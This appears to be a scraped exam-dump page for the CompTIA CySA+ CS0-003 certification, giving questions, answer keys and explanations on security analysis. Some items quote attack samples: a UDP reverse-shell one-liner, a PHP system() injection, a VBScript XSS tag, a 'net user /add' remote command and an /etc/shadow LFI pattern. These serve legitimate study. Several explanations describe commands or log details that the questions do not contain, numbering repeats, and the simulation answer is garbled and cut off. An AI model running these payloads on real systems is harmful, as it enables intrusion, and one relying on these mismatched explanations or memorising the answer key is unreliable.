Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

https://www.2passeasy.com/dumps/CS0-003/

NEW QUESTION 1
An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:
• created the initial evidence log.
• disabled the wireless adapter on the device.
• interviewed the employee, who was unable to identify the website that was accessed
• reviewed the web proxy traffic logs.
Which of the following should the analyst do to remediate the infected device?

A. Update the system firmware and reimage the hardware.
B. Install an additional malware scanner that will send email alerts to the analyst.
C. Configure the system to use a proxy server for Internet access.
D. Delete the user profile and restore data from backup.

Answer: A

Explanation:
Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

NEW QUESTION 2
A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system.
Which of the following best meets this
requirement?

A. SIEM
B. CASB
C. SOAR
D. EDR

Answer: D

Explanation:
EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device’s operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official References:
- https://www.comptia.org/certifications/cybersecurity-analyst
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
- https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/

NEW QUESTION 3
A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs
B. Indicators of compromise
C. Risk assessment
D. Access control lists

Answer: B

Explanation:
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

NEW QUESTION 4
A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked
D. A web browser vulnerability was exploited.

Answer: A

Explanation:
for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 5
During the log analysis phase, the following suspicious command is detected

```
<?php preg_replace('/.*/e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

A. Buffer overflow
B. RCE
C. ICMP tunneling
D. Smurf attack

Answer: B

Explanation:
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of …3

NEW QUESTION 6
A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.
Which of the following metrics should the team lead include in the briefs?

A. Mean time between failures
B. Mean time to detect
C. Mean time to remediate
D. Mean time to contain

Answer: D

Explanation:
Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk

and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

NEW QUESTION 7
A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server
logs for evidence of exploitation of that particular vulnerability?

A. /etc/ shadow
B. curl localhost
C. ; printenv
D. cat /proc/self/

Answer: A

Explanation:
/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/certifications/cybersecurity-analyst
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION 8
After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily
at 10:00 p.m. Which of the following is potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration

Answer: D

Explanation:
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1
The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 9
A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

A. There is an issue with the SSL certificate causinq port 443 to become unavailable for HTTPS access
B. An on-path attack is being performed by someone with internal access that forces users into port 80
C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D. An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B

Explanation:
An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company’s internal portal.

NEW QUESTION 10
Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

A. Join an information sharing and analysis center specific to the company's industry.
B. Upload threat intelligence to the IPS in STIX/TAXII format.
C. Add data enrichment for IPS in the ingestion pipleline.
D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:
The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.
Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS

(Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.
The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 10
The security analyst received the monthly vulnerability report. The following findings were included in the report
• Five of the systems only required a reboot to finalize the patch application.
• Two of the servers are running outdated operating systems and cannot be patched
The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A

Explanation:
Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 12
Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

A. CASB
B. DMARC
C. SIEM
D. PAM

Answer: A

Explanation:
A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats12
The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages34 SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks56 PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources78

NEW QUESTION 14
While reviewing web server logs, a security analyst found the following line:
<IMG SRC='vbscript:msgbox("test")'>
Which of the following malicious activities was attempted?

A. Command injection
B. XML injection
C. Server-side request forgery
D. Cross-site scripting

Answer: D

Explanation:
XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware12
The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an <IMG> tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks3

NEW QUESTION 18
After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

A. Transfer
B. Accept
C. Mitigate
D. Avoid

Answer: C

Explanation:
Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

NEW QUESTION 21
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning
D. Dynamic scanning

Answer: C

Explanation:
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 23
During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents
B. Backup data
C. Temporary files
D. Running processes

Answer: D

Explanation:
The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

NEW QUESTION 27
The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTName}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_u1}
The command completed successfully.
```

Which of the following has occurred?

A. Registry change
B. Rename computer
C. New account introduced
D. Privilege escalation

Answer: C

Explanation:
The endpoint log entry shows that a new account named “admin” has been created on a Windows system with a local group membership of “Administrators”. This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

NEW QUESTION 32
An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION 37
An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

A. Beaconinq
B. Domain Name System hijacking
C. Social engineering attack
D. On-path attack
E. Obfuscated links
F. Address Resolution Protocol poisoning

Answer: CE

Explanation:
A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

NEW QUESTION 42
A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A. Geoblock the offending source country
B. Block the IP range of the scans at the network firewall.
C. Perform a historical trend analysis and look for similar scanning activity.
D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:
Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:
- https://www.blumira.com/geoblocking/
- https://www.avg.com/en/signal/geo-blocking

NEW QUESTION 44
A security analyst detects an exploit attempt containing the following command: sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?

A. RCE
B. Reverse shell
C. XSS
D. SQL injection

Answer: B

Explanation:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user’s system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user’s system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 47
Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

A. Deploy a database to aggregate the logging.
B. Configure the servers to forward logs to a SIEM
C. Share the log directory on each server to allow local access,
D. Automate the emailing of logs to the analysts.

Answer: B

Explanation:
The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.
A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business1. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks2345.
By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture2345.
Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access © may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.


NEW QUESTION 52
During an incident, a security analyst discovers a large amount of Pll has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's
personal email. Which of the following should the analyst recommend be done first?

A. Place a legal hold on the employee's mailbox.
B. Enable filtering on the web proxy.
C. Disable the public email access with CASB.
D. Configure a deny rule on the firewall.

Answer: A

Explanation:
Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

NEW QUESTION 56
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnlvflaq to force communication by HTTPS
B. Block requests without an X-Frame-Options header
C. Configure an Access-Control-Allow-Origin header to authorized domains
D. Disable the cross-origin resource sharing header

Answer: B

Explanation:
The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.


NEW QUESTION 60
Which of the following risk management principles is accomplished by purchasing cyber insurance?

A. Accept
B. Avoid
C. Mitigate
D. Transfer

Answer: D

Explanation:
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/certifications/cybersecurity-analyst
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION 62
The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.
If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

MEDIUM SEVERITY

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

A. Mastered
B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
